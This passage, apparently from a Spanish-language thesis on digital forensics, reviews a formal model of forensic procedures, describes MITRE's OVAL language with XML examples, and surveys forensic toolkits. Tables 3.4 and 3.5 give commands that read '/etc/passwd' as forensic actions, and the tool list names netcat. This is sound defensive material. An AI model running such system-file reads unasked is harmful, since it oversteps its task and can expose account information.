Este trabajo describe un sistema operativo como un conjunto de componentes, estableciendo una relación matemática entre dichos componentes y los ataques que pueden afectarlos. Concretamente se definen sistemas operativos o^m como un conjunto de componentes c_j, ataques a_i que afectan diversos componentes c_j sobre un sistema o^m, primitivas forenses f_j que representan la actividad de examinar un componente específico c_j, y una lista de acciones forenses asociada a cada primitiva forense f_j que especifica como ha de realizarse la inspección del componente c_j en el sistema operativo o^m.

En base a estas definiciones, el modelo establece un framework sobre relaciones matemáticas que formalizan las técnicas utilizadas en la extracción de evidencia.

El modelo presentado cubre los siguientes aspectos relacionados con procedimientos forenses:

- Definición de procedimientos forenses.
- Actualización de procedimientos existentes.
- Identificación del alcance de un procedimiento en cuanto a los ataques que cubre.
- Portabilidad de procedimientos a través de diferentes plataformas.

El framework propuesto busca responder las siguientes preguntas:

- Dado un ataque conocido, ¿qué procedimiento forense es capaz de descubrirlo?
- Dado un procedimiento forense, ¿qué ataques conocidos es capaz de identificar?
- Dada nueva información sobre un ataque conocido, ¿cómo puede ser actualizado un procedimiento forense para descubrirlo?
- Dada una nueva plataforma (sistema operativo), ¿cómo un procedimiento forense puede ser creado o transportado?

Exposición del Trabajo

A continuación se presentan las definiciones matemáticas utilizadas en el trabajo.

Se define un componente c_i como un objeto abstracto de un sistema operativo, por ejemplo, “password file”. Luego, se considera el conjunto C como el universo de todos los componentes de todos los sistemas operativos: $C = \{c_1, ... , c_n\}$

Un sistema operativo se define como o^m, donde m representa el sistema operativo específico. Por ejemplo, o^{Linux} representa el sistema operativo Linux (o^L para abreviar).

Luego, se define C^m como los componentes asociados con o^m, cumpliéndose la siguiente relación: $C^m \subseteq C$.

Una ataque se define como a_i donde i representa el nombre del ataque específico.

Cada ataque es caracterizado en este framework por los componentes que contienen evidencia del ataque en cuestión. Por tanto, cada a_i tiene asociado un conjunto de componentes C_i cumpliéndose que $C_i \subseteq C$.

Un ataque a_i en un sistema operativo o^m define un conjunto de componentes C_i^m donde i representa el ataque a_i y m representa el sistema operativo o^m. Luego, C_i^m es el conjunto de los componentes c_j en el sistema operativo o^m afectados por el ataque a_i. El conjunto C_i^m es la intersección de C_i y C^m: $C_i^m = C_i \cap C^m$.

Para detectar si un ataque a_i ocurrió en un sistema operativo o^m se deben examinar los componentes C_i^m mediante un procedimiento forense.

Por último se introducen las primitivas forenses, $F = \{f_1, ..., f_n\}$, las cuales se definen como los bloques básicos de construcción para un procedimiento forense. Una primitiva forense f_j está vinculada a un componente c_j mediante una relación uno a uno, y representa la actividad de examinar dicha componente en busca de evidencia. Observar que la cardinalidad de F y C es la misma.

Luego, un procedimiento forense se define como un conjunto de primitivas forenses f_j. En particular, dado un ataque a_i con su correspondiente C_i, se define el procedimiento forense F_i necesario para detectar el ataque a_i como el conjunto de f_j que corresponden a los componentes c_j de C_i. Finalmente, F_i^m representa el procedimiento forense necesario para detectar el ataque a_i en el sistema operativo o^m.

Debido a que una primitiva forense es independiente de la plataforma, el modelo considera una lista de acciones específicas para cada sistema operativo. Estas acciones son actividades que el investigador puede realizar durante la inspección de un componente.

Por ejemplo, si debemos inspeccionar el contenido y la metadata del archivo de passwords en un sistema Linux, podemos considerar el sistema operativo o^L, el componente c_p ("password file"), la primitiva forense f_p asociada al componente c_p en el sistema o^L y una lista de acciones que implementan la primitiva forense f_p.

Componente	Primitiva	Lista de Acciones
c_p^L	f_p^L	cat /etc/passwd ls -l /etc/passwd

Tabla 3.4: Lista de Acciones en Formal Forensics
Fuente: A Formalization of Digital Forensics [3]

El framework extiende este concepto permitiendo que cada primitiva forense pueda tener listas alternativas de acciones lo que habilita la posibilidad de utilizar diferentes herramientas del sistema para realizar la misma investigación.

Componente	Primitiva	Lista de Acciones 1	Lista de Acciones 2
c_p^L	f_p^L	cat /etc/passwd ls -l /etc/passwd	less /etc/passwd ls -l /etc/passwd

Tabla 3.5: Múltiples Listas de Acciones en Formal Forensics
Fuente: A Formalization of Digital Forensics [3]

Luego de introducir estos conceptos, se presentan ejemplos sobre diferentes escenarios en los cuales se muestra como derivar a partir de un ataque a_i, un procedimiento forense con sus respectivas acciones; como derivar a partir de un conjunto de acciones forenses, que ataques pueden ser identificados; como actualizar un procedimiento forense existente y como portar procedimientos forenses de un sistema operativo a otro.

Limitaciones.

El objetivo del framework no es asumir el rol de un IDS ni de un investigador forense; en realidad, sirve como una herramienta para gestionar procedimientos forenses de una manera efectiva y determinística.

En un escenario real, muchas componentes entran en juego. Los IDS se utilizan para detectar ataques en tiempo real; en caso de sospechar sobre un ataque positivo, se utilizan éstos o algún otro mecanismo para asegurar que efectivamente algo ha sucedido. Luego, el investigador forense entra en escena para realizar el diagnóstico. El investigador utiliza entonces los procedimientos forenses. Finalmente, el investigador infiere una conclusión acerca de la naturaleza del ataque basado en los resultados obtenidos a partir de las acciones forenses especificadas por el procedimiento.

El framework propuesto no es capaz de inferir conclusiones acerca de un incidente particular y tampoco es capaz de detectar ataques que no han sido descritos previamente por un experto. Su objetivo es asegurar que el investigador tenga suficiente información para inferir una conclusión correcta. Por lo tanto, se puede considerar a este framework como una guía o herramienta para investigadores en el campo de la ciencia forense digital más que como una solución general.

3.2.2. Automated Analysis for Digital Forensic Science: Semantic Integrity Checking

T. Stallard and K. Levitt. Proceedings of the 19th Annual Computer Security Applications Conference (ACSAC 2003). [6]

Resumen

Cuando una violación de seguridad es detectada, los investigadores forenses deben determinar cual fue la causa que originó la brecha y cual fue el impacto sobre el sistema. Debido a que este trabajo puede tornarse muy complicado cuando el entorno involucra grande redes de equipos operativos, es importante que el investigador pueda reducir el espacio de búsqueda de manera de poder enfocar sus esfuerzos en la evidencia relevante primero.

Teniendo en cuenta las etapas de un proceso forense definidas en [DRFWS-2001], este sistema se enfoca en la cuarta etapa denominada “analysis”, la cual tiene como objetivo analizar la evidencia recolectada en etapas previas en busca de actividad maliciosa y patrones de ataques conocidos.

Este trabajo presenta un sistema experto basado en un árbol de decisión que utiliza relaciones invariantes predeterminadas entre objetos digitales redundantes para detectar incongruencias semánticas. Una relación invariante se define como una especificación (una forma de política) entre objetos digitales que es verdadera siempre que el sistema se encuentre en un estado autorizado. El ejemplo más simple de una relación invariante entre dos objetos digitales es la propiedad de identidad: dado un objeto digital, como por ejemplo una entrada en un archivo de log, una copia de esta entrada existe en algún otro lugar.

La exposición completa de este artículo se puede encontrar en [33].

3.2.3. Automated diagnosis for computer forensics

C. Elsaesser and M. C. Tanner. Technical report, The Mitre Corporation, September 2001. [7]

Resumen

Como hemos mencionado anteriormente, cuando una violación de seguridad es detectada, los administradores de seguridad deben determinar como fue llevada a cabo la intrusión para evitar su reincidencia. En este sentido, este *paper* describe un sistema de diagnóstico automático para enfocar la investigación forense sobre la evidencia más probable para revelar el método del atacante.

El sistema toma como entrada la configuración de la víctima, información sobre vulnerabilidades y una descripción del acceso no autorizado obtenido por el atacante. Con esta información y plantillas que describen *exploits* de atacantes y diversas acciones, el sistema genera secuencias de posibles ataques. Debido a que no es posible conocer cada uno de los detalles manejados por el atacante en el momento de la intrusión, las hipótesis del ataque pueden incluir supuestos donde en principio puede no haber acciones aparentes en relación al ataque. Los ataques hipotéticos son simulados sobre un modelo de la red de la víctima. Las simulaciones exitosas indican un camino factible para lograr el acceso no autorizado.

La simulación genera un *log* representativo cuyas entradas se comparan con los registros del sistema comprometido. Niveles altos de coincidencia indican que las hipótesis asociadas a la simulación fueron muy probablemente el medio para lograr el ataque.

La exposición completa de este artículo se puede encontrar en [33].

3.2.4. A Requires/Provides Model for Computer Attacks

S. J. Templeton and K. Levitt. In Proceedings of the New Security Paradigms Workshop, Cork Ireland, Sept. 19-21, 2000. [4]

Se agrega a esta sección un último artículo que si bien tiene varios años, casi diez, se lo considera muy importante en el contexto del análisis de ataques. La intención aquí no es hacer una presentación extensiva del artículo pero si describir su contenido en forma resumida. Muchos de los artículos estudiados durante el desarrollo de este proyecto, incluyendo algunos de los presentados anteriormente hacen referencia a este artículo, identificándolo como uno de los puntos de partida para los temas tratados.

Resumen

Típicamente los ataques son descriptos en términos de una simple vulnerabilidad explotada o una firma compuesta de una secuencia específica de eventos. Estos enfoques en general no permiten la caracterización de escenarios complejos o la generalización de ataques no conocidos.

En lugar de ver los ataques como un serie de eventos, los autores ven los ataques como un conjunto de capacidades o aptitudes que proveen soporte para conceptos abstractos de ataques, los cuales a su vez, proveen nuevas capacidades que dan soporte a otros conceptos.

Este trabajo describe un modelo extensible y flexible para ataques de computadores mediante un lenguaje de especificación y muestra como puede ser utilizado en seguridad de aplicaciones como análisis de vulnerabilidades, detección de intrusiones y generación de ataques. El modelo utiliza el lenguaje JIGSAW el cual provee un mecanismo conveniente para la construcción del modelo.

3.3. Lenguajes de Especificación

Esta sección está dedicada a presentar el estudio realizado sobre lenguajes de especificación relacionados con aspectos de la seguridad informática, en particular, vulnerabilidades y ataques informáticos. Debido a que OVAL juega un papel central en este proyecto, se presenta aquí el análisis completo sobre el mismo. El análisis complementario sobre otros lenguajes se puede encontrar en [33].

3.3.1. OVAL. Open Vulnerability and Assessment Language.

OVAL [15] es un lenguaje de especificación formal basado en esquemas XML, orientado a estandarizar el proceso de evaluación y reporte del estado de un sistema informático. Entre sus múltiples características se destacan las siguientes:

- Lenguaje desarrollado sobre un marco formal, altamente expresivo y poderoso.
- Estándar orientado a la divulgación de contenido relacionado con asuntos de seguridad informática.
- Intención de estandarizar la transferencia de estos contenidos en todo el espectro de herramientas de seguridad y servicios.
- Utilizado ampliamente para especificación de vulnerabilidades y parches (HP, Redhat, Nist, otros)
- Su diseño estandariza las tres etapas del proceso de evaluación de un sistema.

Orígenes de OVAL

Si bien este apartado puede considerarse como una nota paralela, a veces es interesante conocer las entidades u organizaciones que están detrás de ciertos productos y estándares. Esta información provee cierto contexto acerca de la tecnología utilizada así como su alcance en el ámbito informático.

OVAL es un lenguaje concebido por *MITRE Corporation* [23]. MITRE fue formada en Estados Unidos en el año 1958 como una corporación sin fines de lucro. En ese entonces, varios cientos de empleados del laboratorio *Lincoln* del *MIT* se incorporaron a MITRE para crear nuevas tecnologías para el Departamento de Defensa de Estados Unidos.

Desde ese momento, la corporación se ha expandido fuertemente. Al día de hoy, MITRE cuenta con más de 7000 científicos, ingenieros y especialistas en soporte; y gestiona cuatro centros de investigación y desarrollo soportados por fondos federales. A continuación se presentan dichos centros y el departamento de gobierno al que pertenecen. Para mantener cierta consistencia se listan los nombres en su lenguaje

original.

- Command, Control, Communications and Intelligence. Department of Defense.
- Center for Advanced Aviation System Development. Federal Aviation Administration.
- Center for Enterprise Modernization. Internal Revenue Service and U.S. Department of Veterans Affairs.
- Homeland Security Systems Engineering and Development Institute. Department of Homeland Security.

El lenguaje OVAL ha sido creado por MITRE, involucrando una comunidad importante de científicos en el área de seguridad de la información, como un esfuerzo por estandarizar el proceso de evaluación y reporte del estado de un sistema de computación.

El proyecto comenzó alrededor del año 2003 consiguiendo la primer liberación oficial del lenguaje en el año 2005. Actualmente, la dirección del proyecto está conformada por vendedores de herramientas (Hewlett-Packard, McAfee, otros), vendedores de sistemas operativos (Cisco, Debian, Microsoft, Redhat), expertos en seguridad, entidades del gobierno (NIST, NSA); y es moderada por MITRE.

Descripción del Lenguaje

OVAL es una colección de esquemas XML para representar información de sistemas; expresando estados de máquinas específicos y reportando los resultados de una evaluación.

El lenguaje estandariza los tres pasos principales del proceso de evaluación de un sistema:

- Representación de información de configuraciones de sistemas a ser evaluados.
- Analizar el sistema en busca de estados de máquina específicos (vulnerabilidad, configuración, estado o versiones de parches de seguridad, etc.)
- Reportar los resultados de la evaluación.

La siguiente figura describe el funcionamiento del lenguaje OVAL.



Figura 3.2: Proceso de evaluación OVAL
Fuente: OVAL Design Document at [15]

El proceso de evaluación consiste en los siguientes pasos.

1. Inicialmente, vendedores de software y diversos organismos describen amenazas de seguridad en sus productos así como guías de configuración recomendables en relación a los sistemas informáticos.

2. Esta información es codificada como definiciones OVAL, incluyendo los aspectos específicos del sistema en cuestión. El documento generado se denomina *OVAL Definitions*.

3. Las definiciones se estructuran indicando la información del sistema que debe ser recolectada para su posterior análisis, generando un documento denominado *OVAL System Characteristics*.

4. Las características recolectadas del sistema son utilizadas para verificar si las definiciones de vulnerabilidades expresadas en el paso 2 (definiciones OVAL) están presentes o no en el sistema en cuestión. El resultado del análisis se registra en el documento *OVAL Results*.

5. El reporte de resultados OVAL indica si las vulnerabilidades especificadas en las definiciones OVAL están presentes o no, y presenta además toda la información utilizada durante el análisis, incluyendo las características del sistema.

El lenguaje OVAL se divide en tres esquemas XML que se vinculan con los tres pasos principales del proceso de evaluación. Estos esquemas sirven como framework y vocabulario para el lenguaje OVAL.

- *OVAL Definition Schema*. Esquema utilizado para representar las condiciones que se deben presentar en el sistema objetivo de manera que se pueda asegurar la presencia de un estado específico (vulnerabilidad, configuración, estado o versiones de parches de seguridad, etc.). Este esquema establece el formato necesario para representar las siguientes categorías de definiciones.
  - Vulnerabilidades. Especificando las condiciones que deben existir en un sistema para que una vulnerabilidad específica esté presente.
  - Parches. Especifican las condiciones que determinan si un parche es apropiado o no para el sistema específico.
  - Conformidad. Especifican las condiciones que determinan si un sistema respeta una política o configuración específica.

- *OVAL System Characteristics Schema*. Esquema utilizado para la representación de datos de configuración del sistema objetivo. Esta configuración incluye parámetros del sistema operativo, configuración de software instalado en el sistema y otros datos relevantes vinculados a la seguridad. El objetivo de este esquema es proveer una "base de datos" de características del sistema contra la cual se puedan comparar definiciones OVAL con el objetivo de analizar el sistema en busca de vulnerabilidades, temas de configuración y parches de software. Este esquema define un formato estándar para el intercambio de información sobre un sistema que puede ser utilizado por diversas herramientas.

- *OVAL Results Schema*. Esquema utilizado para representar los resultados obtenidos a partir de la evaluación de un sistema. Los resultados contienen el estado actual de la configuración del sistema luego de ser comparado con las definiciones OVAL. Este esquema permite a otras aplicaciones consumir estos datos, interpretarlos y tomar las acciones que sean necesarias para mitigar vulnerabilidades y temas de configuración.

A continuación se presenta la estructura global de cada uno de los esquemas del lenguaje OVAL.



Figura 3.3: Estructura del lenguaje OVAL
Fuente: OVAL Design Document at [15]

OVAL Definitions

El esquema de definiciones OVAL provee el framework necesario para construir declaraciones lógicas del siguiente estilo:

- Está el sistema operativo S instalado?
- Y el servicio T está habilitado?
- Y el usuario U tiene permitido utilizar el servicio T?

Cada una de estas preguntas es representada mediante parámetros de configuración específicos de la máquina con valores asociados. La conjunción de estas sentencias resulta en una expresión que modela el estado de la máquina buscado. Esta expresión puede ser aplicada a un sistema específico para determinar si dicha configuración está presente o no.

El documento de definiciones OVAL está compuesto por una serie de secciones entre las cuales se destacan, sin entrar en demasiados detalles, las siguientes.

- *Definitions*. Un documento de definiciones OVAL puede contener típicamente una o más definiciones OVAL, las cuales se ubican en esta sección. Cada definición OVAL tiene como propósito describir un estado de máquina específico como en el ejemplo anterior.

- *Tests*. Esta sección contiene todos los tests individuales a nivel del sistema utilizados por las definiciones OVAL. Un test puede ser referenciado por múltiples definiciones. La siguiente figura representa la estructura interna de cada test.



Figura 3.4: OVAL Definition Test Structure
Fuente: OVAL Design Document at [15]

Como se puede apreciar en la figura, cada test contiene referencias a un objeto y a un estado. El objeto describe la clase de ítems que deben ser recolectados del sistema para ser evaluados. El estado describe propiedades específicas del objeto que serán utilizadas para evaluar cada uno de los ítems recolectados.

- *Objects*. Esta sección contiene la especificación de todos los objetos utilizados en el documento de definiciones OVAL. Un objeto puede ser referenciado por múltiples tests.

- *States*. Esta sección contiene la especificación de todos los estados utilizados en el documento de definiciones OVAL. Un estado puede ser referenciado por múltiples tests.

OVAL System Characteristics

El propósito de este esquema es proveer una 'base de datos' de características del sistema contra la cual se puedan comparar las definiciones OVAL de forma de analizar un sistema en busca de un estado de máquina específico.

El documento de características del sistema está compuesto por una serie de secciones entre las cuales se destacan las siguientes.

- *Collected Objects*. Esta sección provee información acerca de la recolección de cada uno de los objetos especificados en una definición OVAL. Aquí se especifica el resultado de la recolección así como una lista de referencias a los ítems recolectados del sistema, asociados con el objeto. Debido a que un objeto puede tener más de un ítem asociado a él, en el caso de un objeto que especifica procesos activos de un sistema Unix, el mismo tendrá un lista de ítems asociados a él, donde cada ítem representa un proceso específico del sistema.

- *System Data*. Esta sección contiene cada uno de los ítems efectivamente recolectados del sistema. Un ítem puede ser referenciado por más de un objeto en un definición OVAL.

OVAL Results

Este esquema define el formato XML que tendrán los resultados de una evaluación OVAL sobre un sistema. El documento de resultados OVAL está compuesto por varias secciones entre las cuales se destacan las siguientes.

- *Oval Definitions*. Esta sección incluye las definiciones OVAL originales. El motivo de inclusión es unificar la información y los resultados de la evaluación en un mismo documento.

- *Results*. Esta sección es un contenedor que incluye cada una de las definiciones evaluadas, los resultados de cada uno de los tests y una copia del documento de las características del sistema recolectadas.

OVAL organiza la familia de tests disponibles de forma jerárquica mediante el software que describen.



Figura 3.5: Estructura jerárquica en OVAL
Fuente: OVAL Design Document at [15]

De esta manera, los tests que son comunes a todos los sistemas derivados de UNIX son ubicados en el esquema UNIX mientras que aquellos tests específicos de otras plataformas son colocados en sus respectivos esquemas.

A continuación se presenta la estructura básica de una definición OVAL en XML y luego se incorpora un ejemplo extraído de [15].

```
<oval_definitions>

    <generator> ... </generator>

    <definitions>

           <definition id="oval:org.mitre.oval:def:1234" version="1"
            class="vulnerability">

                  <metadata>
                      <title>...</title>
                      <affected>...</affected>
                      <reference>...</reference>
                      <description>...</description>
                  </metadata>

                  <notes>
                       <note> Note 1.</note>
                       <note> Note 2.</note>
                  </notes>

                  <criteria operator="OR">
                       <criteria operator="AND">
                              <criterion test_ref="..." comment="..."/>
                              <criterion test_ref="..." comment="..."/>
                       </criteria>

                       <criteria operator=”XOR”> ... </criteria>
                  </criteria>

           </definition>

           <definition>...</definition>
           <definition>...</definition>
           <definition>...</definition>

    </definitions>

    <tests>
           <file_test id="oval:org.mitre.oval:tst:5678" version="1"
            check_existence="..." check="..." comment="">

              <object object_ref="...">

              <state state_ref="..."/>

            </file_test>
     </tests>

     <objects>...</objects>

     <states>...</states>

     <variables>...</variables>

</oval_definitions>
```

Tabla 3.6: Estructura de una definición OVAL
Fuente: Extraído de [15]

El siguiente ejemplo es un test que busca evaluar si una hipotética clave del registro de Windows ('HKEY_LOCAL_MACHINE\SOFTWARE\oval\example') tiene asociado el valor 'Hello World'.

```
<oval_definitions>
    <definitions>
          <definition id="oval:org.mitre.oval:def:1">

             <metadata>
                 <title>Hello World Example</title>
                 <description> This definition is used to introduce the OVAL Language
                               to individuals interested in writing OVAL Content.
                 </description>
             </metadata>

             <criteria>
                 <criterion test_ref="oval:org.mitre.oval:tst:1"
                        comment="the value of the registry key equals Hello World"/>
             </criteria>
           </definition>

    </definitions>

    <tests>
           <registry_test id="oval:org.mitre.oval:tst:1" check="all">
                  <object object_ref="oval:org.mitre.oval:obj:1"/>
                  <state state_ref="oval:org.mitre.oval:ste:1"/>
           </registry_test>
    </tests>

    <objects>
           <registry_object id="oval:org.mitre.oval:obj:1">
                  <hive>HKEY_LOCAL_MACHINE</hive>
                  <key>SOFTWARE\oval</key>
                  <name>example</name>
           </registry_object>
    </objects>

    <states>
           <registry_state id="oval:org.mitre.oval:ste:1">
                  <value>Hello World</value>
           </registry_state>
    </states>

</oval_definitions>
```

Tabla 3.7: Ejemplo 'Hello World' para una definición OVAL
Fuente: Extraído de [15]

3.4. Herramientas utilizadas en análisis forense informático

Durante las etapas de una investigación forense, es fundamental contar con las herramientas adecuadas para obtener la información necesaria en cada una de ellas. En muchos casos, las herramientas provistas por el sistema operativo son muy útiles. También lo es disponer de un ToolKit propio desarrollado como parte del plan de respuesta ante incidentes. Es fundamental que las herramientas utilizadas no modifiquen la evidencia.

A continuación se lista un conjunto de utilidades que probablemente deberían incluirse en un ToolKit y que permitan realizar al menos las siguientes tareas:

- Interpretar comandos en modo consola (cmd, bash)
- Enumerar puertos TCP y UDP abiertos y sus aplicaciones asociadas (fport, lsoft)
- Listar usuarios conectados local y remotamente al sistema
- Obtener fecha y hora del sistema (date, time)
- Enumerar procesos activos, recursos que utilizan, usuarios o aplicaciones que los lanzaron (ps, pslist)
- Enumerar las direcciones IP del sistema y mapear la asignación de direcciones físicas
- MAC con dichas IP (ipconfig, arp, netstat, net)
- Buscar ficheros ocultos o borrados (hfind, unrm, lazarus)
- Visualizar registros y logs del sistema (reg, dumpel)
- Visualizar la configuración de seguridad del sistema (auditpol)
- Generar funciones hash de ficheros (sah1sum, md5sum)
- Leer, copiar y escribir a través de la red (netcat, crypcat)
- Realizar copias bit-a-bit de discos duros y particiones (dd, safeback)
- Analizar el tráfico de red (tcpdump, windump)

Dependiendo del sistema operativo en cuestión es posible indagar diversos subsistemas del mismo y obtener información valiosa. En el sistema Microsoft Windows puede ser útil el uso de herramientas administrativas como el Visor de Suceso, el de Servicios o el de Directivas de Seguridad Local. El registro de Windows accesible mediante la herramienta *regedit.exe* puede ser de gran utilidad. En sistemas Linux, existen una gran cantidad de archivos de log con información extremadamente útil: */var/log/messages, /var/log/secure, /var/log/wmtp, /var/run/utmp, /var/log/btmp.*

Si bien este tipo de herramientas es muy útil a la hora de analizar manualmente el sistema en busca de evidencias digitales, las herramientas utilizadas por los atacantes son cada vez más eficaces. Por lo tanto, es necesario contar con un conjunto específico de herramientas para el análisis de evidencia. Existen paquetes comerciales como EnCase de Guidance Software el cual es considerado un estándar en el análisis forense de sistemas. Sin embargo, la idea aquí es enumerar algunas herramientas de código abierto creadas con este propósito. La descripción detallada de las herramientas que se mencionan a continuación se puede encontrar en [33].

Forensic Toolkit. Es una colección de herramientas forenses para plataformas Windows. Algunas de las funcionalidades proporcionadas son: búsqueda de archivos por tiempo de acceso, búsqueda de archivos ocultos en el sistema operativo, búsqueda de archivos ocultos en el disco duro, metadata de archivos, información de usuarios, recursos compartidos y servicios.

Sleuth Kit & Autopsy. Es una colección muy poderosa de herramientas forenses para entornos UNIX/Linux creada por Brian Carrier, que incluye algunas partes del ToolKit TCT (The Coroner's ToolKit) de Dan Farmer. Algunas de las funcionalidades proporcionadas son: análisis de archivos, búsqueda por palabra clave, búsqueda por tipo de archivo, detalles de la imagen recolectada, visualización de metadatos, análisis de contenidos reales de archivos.

En ocasiones, puede ser útil contar con un entorno tipo *Live* de manera de poder realizar un análisis forense sin la necesidad de cargar un sistema operativo distinto. Debido a que existe una gran cantidad de distribuciones con este propósito, se describen a continuación algunas de las más difundidas.

Helix CD. Se trata de un Live CD [18] de respuesta ante incidentes basada en Knoppix (basado en Debian). Posee la gran mayoría de herramientas necesarias para realizar un análisis forense tanto en equipos como en imágenes de discos. Provee dos modos de funcionamiento (MS Windows y Linux). El modo Linux provee un sistema operativo completo, posee un núcleo con excelente soporte de hardware y realiza montajes de discos del equipo anfitrión en modo solo lectura. Posee además de los comandos propios de Linux, una lista de ToolKits incluyendo Sleuth Kit & Autopsy.

F.I.R.E. Linux. Se trata de otro CD de arranque que ofrece un entorno de respuesta ante incidentes y análisis forense basada en una distribución Linux con una serie de utilidades de seguridad agregadas. Algunas de las funcionalidades provistas por esta distribución son: recolección de datos y análisis forense, chequeo de virus o malware, tests de penetración y vulnerabilidades, recuperación de datos de particiones dañadas.

BackTrack. BackTrack es otra distribución GNU/Linux en formato Live-CD [19]. La distribución está pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Incorpora una enorme cantidad de herramientas y es muy conocido en el ámbito forense. De hecho, la última liberación de BackTrack (versión 4), provee un modo '*forense*' en el cual se asegura que las actividades realizadas sobre el equipo comprometido no generan cambios en los discos subyacentes.

Volatility Framework. Este framework [20], provee una colección de herramientas implementadas en Python que permiten extraer evidencia digital volátil a partir de imágenes de memoria RAM. El framework está orientado a introducir a entusiastas en las técnicas de extracción de evidencia digital de imágenes pre-capturadas de memoria volátil y establece una plataforma de estudio en relación a esta área. El framework requiere Python para ser ejecutado y necesita como insumo una imagen pre-capturada. Los autores proveen algunas capturas en un compendio de aproximadamente 500MB.

Live Response. Live Response [21], provee un conjunto de utilidades que permiten recolectar y analizar información volátil asociada al estado de un sistema Windows luego de que ha ocurrido un incidente. La aplicación se distribuye como un archivo ejecutable y se encuentra en su versión 0.0.1, liberada en Julio de 2007.

Live Response USB Key. Este producto [22], creado por la compañía *e-fense*, la misma de Helix CD, se distribuye comercialmente como una unidad flash USB la cual contiene una aplicación orientada a la recolección de información volátil en plataformas Windows. Para utilizar la aplicación, ésta debe ser instalada en el sistema del equipo víctima; es decir, no se ejecuta directamente desde la unidad USB. Luego que ha sido instalada, la herramienta permite seleccionar que recursos volátiles se desean recolectar a partir de un conjunto de recursos predefinidos y permite generar reportes en base a los resultados obtenidos.

4. Análisis del Problema

4.1. Aspectos iniciales

Gran parte de los trabajos académicos y artículos actuales sobre la ciencia forense informática se concentran en la etapa de análisis de evidencia forense. Esto es, se investigan técnicas y mecanismos que permitan otorgar cierto grado de automatismo al análisis de la evidencia recolectada, poniendo énfasis en las metodología utilizadas así como en la precisión de los resultados.

